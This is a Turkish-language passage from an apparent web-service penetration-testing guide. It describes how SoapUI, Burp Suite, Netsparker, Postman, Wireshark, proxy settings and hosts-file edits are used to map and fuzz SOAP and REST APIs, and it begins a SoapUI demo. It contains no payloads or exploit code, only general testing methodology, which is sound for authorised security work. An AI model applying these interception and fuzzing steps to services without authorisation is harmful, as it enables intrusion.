
5.2.1 SoapUI Yazılımı

SoapUI soap ve rest web servisler için tasarlanmış bir fonksiyonel çalışırlık testi, yük testi, güvenlik testi,... yazılımıdır.


SoapUI'de Soap ve Rest web servisleri test etme şu şekilde gerçekleşir:



Üst menüde SOAP ve REST butonları vardır. SOAP web servisi test edileceği zaman SOAP'a tıklanır ve açılan pencerede WSDL kapsam dosyası verilir.



REST web servisi test edileceği zaman REST'e tıklanır ve açılan pencerede doğrudan bir rest web servis url'si veya daha kapsamlı bir test için WADL dosyası verilir.



Ardından SOAP ve REST web servisin arayüzü / kapsamı sol sütunda listelenecektir ve sol sütunda listelenecek örnek xml taleplerini kurcalayıp göndererek alınacak xml yanıtları gözlemlenebilir.

Ayrıca daha nitelikli test için SoapUI ayarlarından proxy ayarı girilebilir ve arayüz / kapsam yüklemesi sonrası sol sütunda sıralanacak örnek xml taleplerini gönder dendiğinde Burpsuite ile paketi alıp paketin başlıklarında ve gövdesinde kurcalamalar yaparak repeater'da, fuzzing yaparak intruder'da güvenlik testleri uygulanabilir.

Sonuç olarak SoapUI'da web servis testleri için iki seçenek vardır. SOAP ve REST. SOAP projesi oluştur dendiğinde WSDL dosyası istenmektedir. REST projesi oluştur dendiğinde isteğe bağlı olarak WADL dosyası istenmektedir.

WSDL: Web Services Description Language // SOAP'ın Definition Dosyası

WADL: Web Application Definition Language // REST'in Definition Dosyası

5.2.2 Burpsuite Yazılımı

Burpsuite'te "wsdl" isimli eklenti yardımıyla soap web servislere ve url adresi yoluyla rest web servislere güvenlik testi uygulanabilmektedir.

Soap web servisler için burpsuite wsdl eklentisi burpsuite'e yüklenerek hedef soap web servislerin arayüzü / kapsamı hedef web servis adresindeki wsdl dosyası ile alınabilir ve oluşan örnek xml talep paketleri üzerinden repeater'da, intruder'da,... detaylı güvenlik testleri uygulanabilir. Burpsuite wsdl eklentisi kullanımı öncelikle burpsuite'e yüklenmesi, sonra hedef soap web servisteki wsdl dosyasının yer aldığı url'e talep yapılması ve yakalanan talep paketine sağ tık yapıp "Parse WSDL" yapma şeklindedir. Bu şekilde Burpsuite Wsdl sekmesinde hedef soap web servisin arayüzü / kapsamı gelecektir ve örnek xml talepleri listelenecektir. Bu örnek xml taleplerin paket başlıklarını ve gövdesini kurcalayarak repeater'da ve fuzzing ile intruder'da güvenlik testleri uygulanabilir.

Bilgi:

Burpsuite wsdl eklentisi sadece wsdl 1.1 spesifikasyonundaki wsdl dosyaları destekliyor ve parse edebiliyor. 1.2 ve 2.0 için henüz desteği bulunmamakta. Bu nedenle wsdl dosyası olsa da sürüm desteklememesinden dolayı wsdl dosyasını parse edemeyebiliriz. Bu nedenle wsdl dosyasını SoapUI'de yükleyip örnek xml taleplerini SoapUI'de proxy ayarıyla burp'e yönlendirerek bu sorunu aşabiliriz ve test uygulayabiliriz. Burpsuite wsdl eklentisi SoapUI ihtiyacını kaldırmak için, ve SoapUI olmadan burpsuite'te soap web servisleri test etmek için var olmuştur.

Rest web servisler için burpsuite'te rest web url adresi üzerinden güvenlik testi yapılmaktadır. Bunun için rest web servisin url listesine ihtiyaç vardır. Rest web serviste bir url için talep paketini alıp paket başlıkları ve gövdesini kurcalayarak repeater'da, fuzzing ile intruder'da güvenlik testleri uygulanabilir.

Not: Burpsuite "WSDL Wizard" eklentisi hedef soap web servisinde wsdl url keşfi yapmak için kullanılır.


Burpsuite ile soap ve rest web servis güvenlik testleri pratik uygulaması bu dökümanda uygulama başlığı altında gösterilmiştir.

5.2.3 Netsparker Yazılımı

Netsparker ile soap ve rest web servisler taranabilmektedir. Ancak netsparker için web servislerin arayüzü / kapsamı alınabilmelidir. Bu şekilde arayüz / kapsam (url listesi, parametreler ve hangi http metodunun hangi url'de kullanıldığı v.b. bilgiler) netsparker'a verilerek url listesi üzerinden

saldırı testi başlayabilecektir.


Örneğin soap web servisler Netsparker'da Import Links seçeneğinden WSDL dosyasını okutturarak arayüzün / kapsamın dahil edilmesiyle taranabilmektedir.




Örneğin REST web servisler netsparker'da şu üç yolla taranabilir:

- i) Arayüz / Kapsam dosyası Import Links seçeneğinden manuel olarak import edilerek,
- ii) Doğrudan tararken otomatik web servisi keşfedilerek,
- iii) Ham Http Talep paketini Import Links seçeneğinden manuel olarak import edilerek

i) Arayüz / Kapsam dosyaları (WADL, OpenAPI(Swagger), I/O Docs, RAML tanımlama dosyaları) Netsparker'ın Import Links seçeneğinden eklenerek rest web servis arayüzü / kapsamı belirlenebilir ve saldırı testi uygulanabilir.



(REST Web Servis Arayüzünü / Kapsamını Dahil Etme)




(URL Listesi Belirlenmiş ve Taramaya Hazır REST Web Servisi Örneği)


URL listesi belirlenmiş rest web servisi bu şekilde taranabilecektir.

ii) Otomatikmen doğrudan url adresi vererek de rest web servisler taranabilmektedir. Eğer bu şekilde rest web servis netsparker tarafından otomatik tespit edilebiliyorsa rest web servisi bu şekilde de taranabilir (Not: Netsparker'ın demo rest web servisi bu şekilde tespit edilip taranabilmektedir: http://rest.testsparker.com/)

iii) Son olarak rest web servise dair bir talep paketi örneğin Burpsuite ile alınarak Netsparker'a Import Links seçeneği içerisinde Add ikonundan Raw sekmesine gelerek eklenebilir ve tarama bu paket üzerinden yürütülebilir.



(Ham Http Talebi Yükleme 1)



(Ham Http Talebi Yükleme 2)

Bu metotta raw http paketi alabilmek için web servisi tüketen / kullanan uygulama gereklidir. Bu uygulama trafiği wireshark ile dinlenebilir ve web servis web sunucu adresi filtrelemesine giderek raw http paketler “follow tcp stream” ile elde edilebilir. Böylece ham http paketler Netsparker'a eklenerek (veya burpsuite'te repeater'a eklenerek ve oradan intruder'a giderek) tarama

yürütülebilir. Ayrıyeten web servisi tüketen / kullanan uygulama için proxy ayarı girilebilirse Burpsuite'e gelen paketler Netsparker'a eklenerek tarama yürütülebilir.

Netsparker ile soap ve rest web servis güvenlik testleri pratik uygulaması bu dökümanda uygulama başlığı altında gösterilmiştir.

5.2.4 Postman Yazılımı

Alternatif olarak kolay ve esnek bir kullanım arayüzüne sahip Postman yazılımı ile de web servisi güvenlik testleri uygulanabilir. Gerek windows gerek linux sürümü mevcut olan, web api kapsam formatlarında yeterince desteğe sahip, kapsam yüklemesi sonrası oluşan http paketlerinin bir sütunda listelendiği ve bu paketlerin kurcalanarak gönderilebildiği bir araçtır. SOAP için wsdl kapsam dosyası, REST için wadl, swagger, ... kapsam dosyalarını destekler.

Postman ile soap ve rest web servis güvenlik testleri pratik uygulaması bu dökümanda uygulama başlığı altında gösterilmiştir.

5.2.5 Web Tarayıcı Eklentileri

Çeşitli web tarayıcı eklentileri ile soap ve rest web servis güvenlik denetimleri uygulanabilir. Örneğin;

- Boomerang Soap and Rest Client (Chrome Eklentisi)

eklentisi yardımıyla hedef web servis soap için wsdl, ve rest için wadl, swagger,... parse işlemi uygulanabilir ve oluşacak örnek xml / json talepleri kullanılarak testler yürütülebilir.

Boomerang Soap and Rest Client ile soap ve rest web servis güvenlik testleri pratik uygulaması bu dökümanda uygulama başlığı altında gösterilmiştir.

5.2.6 Wireshark Yazılımı

Web servis testlerinde eğer web servis arayüzü / kapsamı dosyası mevcut değilse web servis geliştiricisinden web servisi tüketen / kullanan uygulama istenebilir. Kullanılan uygulama masaüstü uygulama ise uygulamayı kullanırken oluşan trafik wireshark ile okunabilir ve web servis web sunucu adresi filtrelemesine gidilerek "follow tcp stream" ile uygulamanın web servise yaptığı ham http talepler alınabilir. Bu ham http talepler Burpsuite'te örneğin repeater'a atılarak, veya Intruder'a gönderilerek testler yürütülebilir veya Burpsuite'te "Do Active Scan" seçeneği ile otomatize açıklık taraması yapılabilir. Ayrıca ham http paketi Netsparker'a veya OWASP ZAP'a atılarak sadece belirtilen ham paket üzerinden otomatize açıklık taramaları yürütülebilir. Bu seçenek web api kapsam dosyasının var olmadığı durumlarda kullanılacak bir alternatiftir. Testler wireshark'tan elde edilen kapsam kadar uygulanır.

5.2.7 Proxy Ayarı

i) Sistem Proxy Ayarı Girme Çözümü

Web servisini tüketen uygulama masaüstü uygulama olduğu zaman ve web servis kapsam dökümanına sahip değilsek kapsam elde edebilmek için Windows, Linux veya MacOS işletim sistemlerinde sistem proxy ayarı localhost:8080 girilebilir ve Burpsuite localhost 8080'de çalıştırılabilir. Sistemdeki tüm internet trafiği üreten yazılımların trafiği Burpsuite ekranına düştüğünde içlerinden web servis sunucusuna giden trafik filtrelenebilir ve o paketler üzerinden (o

kapsam üzerinden) testler yürütülebilir. Testler elde edilen kapsam kadar uygulanır.

ii) /etc/hosts veya C:\Windows\System32\drivers\etc\hosts Dosyası Çözümü

Web servisini tüketen masaüstü bir uygulama olduğu zaman ve web servis kapsam dökümanına sahip olmadığımız zaman kapsam elde edebilmek için hosts dosyasına web servis sunucu adresi ve karşılığında localhost girilebilir;

hosts:

...

webapidomainaddress.com localhost

ardından burpsuite localhost'ta çalıştırılarak tüketicinin paketleri (kapsam) elde edilebilir. Bu işlem için linux sistemlerde /etc/hosts dosyası yukarıdaki gibi düzenlenir, windows sistemlerde C:\Windows\System32\drivers\etc\hosts dosyası yukarıdaki gibi düzenlenir. Testler elde edilen kapsam kadar uygulanır.

5.3 Web Servisler Nasıl Test Edilir (Uygulamalı Gösterim)

Bu başlık altında web servis / web api güvenlik testleri yapan başlıca araçların demo'ları gösterilecektir.

5.3.1 SoapUI Yazılımı

Bu uygulamada SoapUI kullanılarak SoapUI tutorials'lardaki demo bir soap web servisi projesi açılacaktır ve bu soap web servise güvenlik testi uygulama örneği gösterilecektir.

Kullanılan Materyaller

Ubuntu 18.04 LTS	// Fiziksel Makine
SoapUI v5.6.0	// Web Servis Test Yazılımı
Burpsuite	// Proxy Yazılımı

Not: Ubuntu 18.04 LTS'ye SoapUI kurulumu için bkz. [SoapUI Web Servis Güvenlik Testi Yazılımını Linux'a \(Ubuntu 18.04 LTS'ye\) Kurma.](#)

Not 2: Ubuntu 18.04 LTS'ye Burpsuite kurulumu için bkz. [Burpsuite'i Linux \(Ubuntu 18.04 LTS\) Sisteme Kurma](#)

SoapUI yazılımını başlatalım.


// SoapUI Çalıştırma

Ubuntu 18.04 LTS Terminal:

```
> cd SoapUI-5.6.0/bin/  
> ./SoapUI-5.6.0
```


(Email kaydı atlanabilir)

Çıktı:




SoapUI'de tutorials olarak verilen demo soap web servisi projesini SoapUI proje import'tan ekleyelim ve soap web servise bir sızma testi uygulaması yapalım.



SOAP Örnek Web Servisi SoapUI Proje Dosyası Konumu: /SoapUI-Tutorials/




Import ile soapui proje dosyası yüklenir ve örnek soap web servisi arayüzü / kapsamı sol sütunda listelenir.



